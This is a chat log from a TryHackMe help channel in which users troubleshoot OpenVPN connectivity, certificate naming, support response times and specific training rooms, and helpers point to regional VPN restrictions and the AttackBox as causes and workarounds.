I was referring to getting proper guide from mods as they have more info then normal users
but thanks
scenic torrentBOT
Gave +1 Rep to @weary spindle (current: #1 - 2785)
cerulean oracle
is tryhackme ever bringing back the ticket system or something similar?
weary spindle
cerulean oracle
is tryhackme ever bringing back the ticket system or something similar?
They release a prize tickets system when a new path is releaesed.
cerulean oracle
weary spindle
They release a prize tickets system when a new path is releaesed.
oh cool. Is there any news or estimate towards the next one?
weary spindle
cerulean oracle
oh cool. Is there any news or estimate towards the next one?
Not at the moment.
cerulean oracle
kk
 fading pond
Hello guys! I have an issue with vpn. I connect, see my tun0 IP, but can't ping machine or 10.10.10.10. Sometimes, I receive 6 packets, and that's all. I try different vpn configs, networks, turning down mtu, but it didn't work.
ivory spruce
fading pond
Hello guys! I have an issue with vpn. I connect, see my tun0 IP, but can't ping ...
How are you connecting to THM OpenVPN?
 lucid apex
Hello. Could somebody help with THOR Lite Task 8 Question "How can you run a quick scan and store the output files in a specified location?"?? I tried thor64-lite.exe --quick -e C:\Users\user\Desktop\
 royal palm
a bit of a funny problem but is there a way to regenerate a certificate with my name instead of my username? because I chose it at the start, but then when i entered my name to try and generate one with my name it keeps just giving me the one with my username
weary spindle
royal palm
a bit of a funny problem but is there a way to regenerate a certificate with my ...
No, there isn't, once a cert is generated it can't be changed, sorry.
weary spindle
If you're really fussed you can always use photoshop, but they're not really "professional" so it's really up to you.
 lone mirage
Seeing this on Windows ovpn, but THM is not picking this up, any idea?
 viral gull
lone mirage
Seeing this on Windows ovpn, but THM is not picking this up, any idea?
viral gull
lone mirage
Seeing this on Windows ovpn, but THM is not picking this up, any idea?
Did you connect your whole Host-PC to the VPN? Try to only connect in your VM
weary spindle
lone mirage
Seeing this on Windows ovpn, but THM is not picking this up, any idea?
Communities or Connect version?
lone mirage
weary spindle
Communities or Connect version?
Connect
lone mirage
viral gull
Did you connect your whole Host-PC to the VPN? Try to only connect in your VM
I'm trying to configure it for my host pc for certain rooms, I'm not aware of it being able to differentiate between Host or VM
weary spindle
lone mirage
Connect
Use the communities one for Windows.
I would not suggest using your host tbh.
viral gull
lone mirage
I'm trying to configure it for my host pc for certain rooms, I'm not aware of it...
Yeah well.... you are somewhat right. I mean if I would install Kali or Parrot directly as dual boot it has to work too. I was braindead I guess sorry
weary spindle
The OpenVPN community shares the open source OpenVPN. Download the latest version of the open source VPN release OpenVPN 2.6.3 for a secure network.
lone mirage
viral gull
Yeah well.... you are somewhat right. I mean if I would install Kali or Parrot d...
You're fine dude
lone mirage
weary spindle
https://openvpn.net/community-downloads/
Installing, will update
viral gull
weary spindle
I would not suggest using your host tbh.
This is the other thing. I mean your connecting directly to a network where many people are around that try to hack stuff xD. I dont know how everything is connected but maybe dont use your home/main system/OS 😛 😄
lone mirage
lone mirage
Installing, will update
Not working still, same thing
I like the extra resources I have on host, hard to do that on a VM, but looks like booting up a VM is the only option now
viral gull
lone mirage
I like the extra resources I have on host, hard to do that on a VM, but looks li...
Thought about dual booting to a Kali or Parrot Installation too. Right now I use VirtualBox on Tuxedo OS but with VB I cant use my dGPU for hashcat etc and have to use online crackers
 rare gull
Hi Guys. I've been trying to connect to OpenVPN but it is not working for some reason
viral gull
rare gull
Hi Guys. I've been trying to connect to OpenVPN but it is not working for some r...
have you tried to open 10.10.10.10 in the webbrowser of your Virtual Machine?
rare gull
sudo ./thm-troubleshoot ─╯
 _____           _   _            _    __  __
|_   _| __ _   _| | | | __ _  ___| | _|  \/  | ___
  | || '__| | | | |_| |/ _` |/ __| |/ / |\/| |/ _ \
  | || |  | |_| |  _  | (_| | (__|   <| |  | |  __/
  |_||_|   \__, |_| |_|\__,_|\___|_|\_\_|  |_|\___|
           |___/
Looks like you're running Arch @MuirlandOracle
[+] Stable internet connection
[+] OpenVPN is installed
[+] tun0 exists
[+] tun0 IP is in the correct range
[+] Only one instance of OpenVPN is running
[+] Confirming connectivity
[-] MTU value failed at 1000, aborting MTU check
[-] Something went wrong -- please ask for further assistance in the TryHackMe Discord server, subreddit, or forum
I ran the script too
weary spindle
viral gull
This is the other thing. I mean your connecting directly to a network where many...
That's is exaclty why.
weary spindle
rare gull
Hi Guys. I've been trying to connect to OpenVPN but it is not working for some r...
Which country, server and OS?
lone mirage
viral gull
Thought about dual booting to a Kali or Parrot Installation too. Right now I use...
Too unstable for me 😆
rare gull
EU-VIP-1
Linux sancorp 6.10.10-arch1-1 #1 SMP PREEMPT_DYNAMIC Thu, 12 Sep 2024 17:21:02 +0000 x86_64 GNU/Linux
Arch Linux
No UFW or any firewall installed
weary spindle
Which country do you reside in?
rare gull
I reside in India
viral gull
Oh he uses Arch btw
 Sorry had to do it. Just ignore me.
rare gull
I tried kinda everything
15: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
link/none
inet 10.10.14.160/23 scope global tun0
valid_lft forever preferred_lft forever
inet6 dead:beef:2::109e/64 scope global
valid_lft forever preferred_lft forever
inet6 fe80::e600:ff19:33c0:7187/64 scope link stable-privacy proto kernel_ll
valid_lft forever preferred_lft forever
I get the IP too
but no ping to 10.10.10.10
rare gull
viral gull
Oh he uses Arch btw
<:NotLikeThis:689847725969244171> Sorry had to do it. Jus...
other VPNs are working fine. regenerated the VPN config too
tried different servers too
I just can't connect 😦
lone mirage
Strange, happening to me on Kali VM too, this was working just a few days ago

This is running
 violet cargo
I need help from a mod
weary spindle
violet cargo
I need help from a mod
Wassup?
weary spindle
lone mirage
Strange, happening to me on Kali VM too, this was working just a few days ago
This page is broken, see pinned posts.
violet cargo
weary spindle
Wassup?
I need to unverify a discord token
weary spindle
violet cargo
I need to unverify a discord token
Dm me the token and account please.
violet cargo
weary spindle
Dm me the token and account please.
done
 weary nexus
the website stuck and wont load inside kali linux firefox, but other websites work fine.

 urban cosmos
what do you recommend to improve my privacy when browsing other than a vpn? I am currently using google chrome
ivory spruce
urban cosmos
what do you recommend to improve my privacy when browsing other than a vpn? I am...
You might get better traction on #infosec-general on this topic.
 pallid haven
2024-09-22 00:57:36 SIGUSR1[soft,tls-error] received, process restarting
2024-09-22 00:57:36 Restart pause, 1 second(s)
why is that
2024-09-22 00:58:37 TLS Error: TLS handshake failed
ivory spruce
pallid haven
2024-09-22 00:57:36 SIGUSR1[soft,tls-error] received, process restarting
2024-09...
Which THM OpenVPN server are you connecting to?
ivory spruce
weary nexus
the website stuck and wont load inside kali linux firefox, but other websites wo...
Does the issue still persist?
pallid haven
changed to EU US IN still the same output
ivory spruce
pallid haven
changed to EU US IN still the same output
From which part of the world are you connecting from?
ivory spruce
pallid haven
is that the issue?
Ugh.. unfortunately.
ivory spruce
China has been cracking down on "unregistered" VPNs so the issue isn't on the THM side.
pallid haven
i connect to a US vpn server and tried connect thm
ivory spruce
pallid haven
i connect to a US vpn server and tried connect thm
THM won't be able to assist on the matter sadly.
The only option available would be using the Attackbox.
pallid haven
oh i can buy vip
 viscid cedar
I can't find a chat window on the web app and no one replies when I send an email to support!
weary spindle
viscid cedar
I can't find a chat window on the web app and no one replies when I send an emai...
When did you E-mail?
viscid cedar
weary spindle
When did you E-mail?
DM
weary spindle
viscid cedar
DM
Ok.
Please ask before Dm'ing people, especially your E-mail.
I'm not THM staff.
I asked when did you E-mail, not what is your email.
viscid cedar
weary spindle
I asked *when did you E-mail*, not what is your email.
1 day ago
weary spindle
viscid cedar
1 day ago
Ah, yeah.
There is a 2-3 day response time, and THM don't work on the weekends.
viscid cedar
weary spindle
Ah, yeah.
There is a 2-3 day response time, and THM don't work on the weekends.
total understand
weary spindle
viscid cedar
total understand
Thank you for understanding,
We can help in this server, providing it's not related to billing or accounts.
scenic torrentBOT
Gave +1 Rep to @viscid cedar (current: #2231 - 1)
weary spindle
If that's any use.
fading pond
ivory spruce
How are you connecting to THM OpenVPN?
Via sudo as usual. Try every servers, regen confs, troubleshoot, still doesn't work. Try kali vm, main debian. Connect from Russia
ivory spruce
fading pond
Via sudo as usual. Try every servers, regen confs, troubleshoot, still doesn't w...
Aahh.. Russia.. probably the reason why you are having issues.
VPNs are banned in Russia.
fading pond
ivory spruce
Aahh.. Russia.. probably the reason why you are having issues.
Few days ago everything was fine
ivory spruce

Infosecurity Magazine
The ban comes from Russian communication watchdog Roskomnadzor, likely in a bid to control the flow of information to Russian citizens
Noticed that you are a subscriber so you can still connect via Attackbox though it isn't as friendly as having your own local VM.
fading pond
I know, but its extremely slow...
 lavish rivet
Ive been using openvpn installed and running in windows but im using wsl kali for thm should i actually install openvpn and use it in wsl kali or does it not matter?
weary spindle
lavish rivet
Ive been using openvpn installed and running in windows but im using wsl kali fo...
Wsl is pants for THM.
ivory spruce
 daring sapphire
this only allows me access from the ip
daring sapphire
this only allows me access from the ip
You may need to provide additional context like what room you are working on, what have you tried, etc. for us to be able to help.
 molten talon
Hello im new here and i really need help in a room i am in called Summit
daring sapphire
ivory spruce
You may need to provide additional context like what room you are working on, wh...
Thanks for your reply, it's all good now fixed!
scenic torrentBOT
Gave +1 Rep to @ivory spruce (current: #11 - 696)
weary spindle
molten talon
Hello im new here and i really need help in a room i am in called Summit
What's up?
 wraith depot
Hello, I have a problem with the machine for windwos forensic 2. It freezes and tells me that the connection is not good even though it works perfectly. Thank you
weary spindle
Are you trying to SSH in?
wraith depot
weary spindle
Are you trying to SSH in?
No to a Windows VM with interface
weary spindle
wraith depot
No to a Windows VM with interface
RDP?
From the attackbox your own VM?
wraith depot
From the attackbox
weary spindle
Do you also have the Windows machine in an open window?
wraith depot
it tells me that the server is taking too long to respond and it disconnects me
I tested the apartment window and the window directly on the site (divided in two).
upbeat quarry
wraith depot
it tells me that the server is taking too long to respond and it disconnects me
wild guess: are you using Kasperski antivirus?
just got involved with this one earlier today: #room-help message
BTW, rooms opens in Split View for me
 wraith depot
upbeat quarry
wild guess: are you using Kasperski antivirus?
just got involved with this one e...
wraith depot
upbeat quarry
wild guess: are you using Kasperski antivirus?
just got involved with this one e...
no I don't use it
upbeat quarry
wraith depot
no I don't use it
do you have that problem with other THM rooms?
Any chance you could try this one, which opens a character-based interface for a Linux box in Split View:
https://tryhackme.com/r/room/linuxfundamentalspart1
TryHackMe
Embark on the journey of learning the fundamentals of Linux. Learn to run some of the first essential commands on an interactive terminal.
 raw gulch
Good morning, a question, I'm in the holo module but it won't let me download the openvpn file. Maybe I have to configure my kali machine in a different way?
Or can you guide me how the Holo network works so that it works from Kali, the other VPN configurations work without problems but I cannot download the Hololive .ovpn file
Or is it a payment in addition to the annual subscription I have?
weary nexus
ivory spruce
Does the issue still persist?
No, it’s working now
The issue was only inside kali linux using firefox
On safari it’s working without any issue
 modest hazel
Hey wondered if anyone could help me get openvpn working on Linux. I can't connect using the normal method. I tried the troubleshooting script that says this:
[+] Stable internet connection
[+] OpenVPN is installed
[-] tun0 interface does not exist
Would you like the script to attempt a connection automatically (Y/n)? y
[+] Connecting....
[Warning!] Connection process is taking longer than expected to complete
[-] Failed to connect
Failure to connect to the VPN can usually be solved by one of the following options:
-Regenerating your OpenVPN config on the TryHackMe access page (https://tryhackme.com/access)
-Switching servers, then regenerating your OpenVPN config
-Checking your system time. If your system time is incorrect then this can cause issues with the authentication process
If none of these methods work, please ask for further assistance in the TryHackMe Discord server, subreddit or forums.
[-] Exiting
I've done all the things it says to try
weary spindle
modest hazel
Hey wondered if anyone could help me get openvpn working on Linux. I can't conne...
Which country are you in?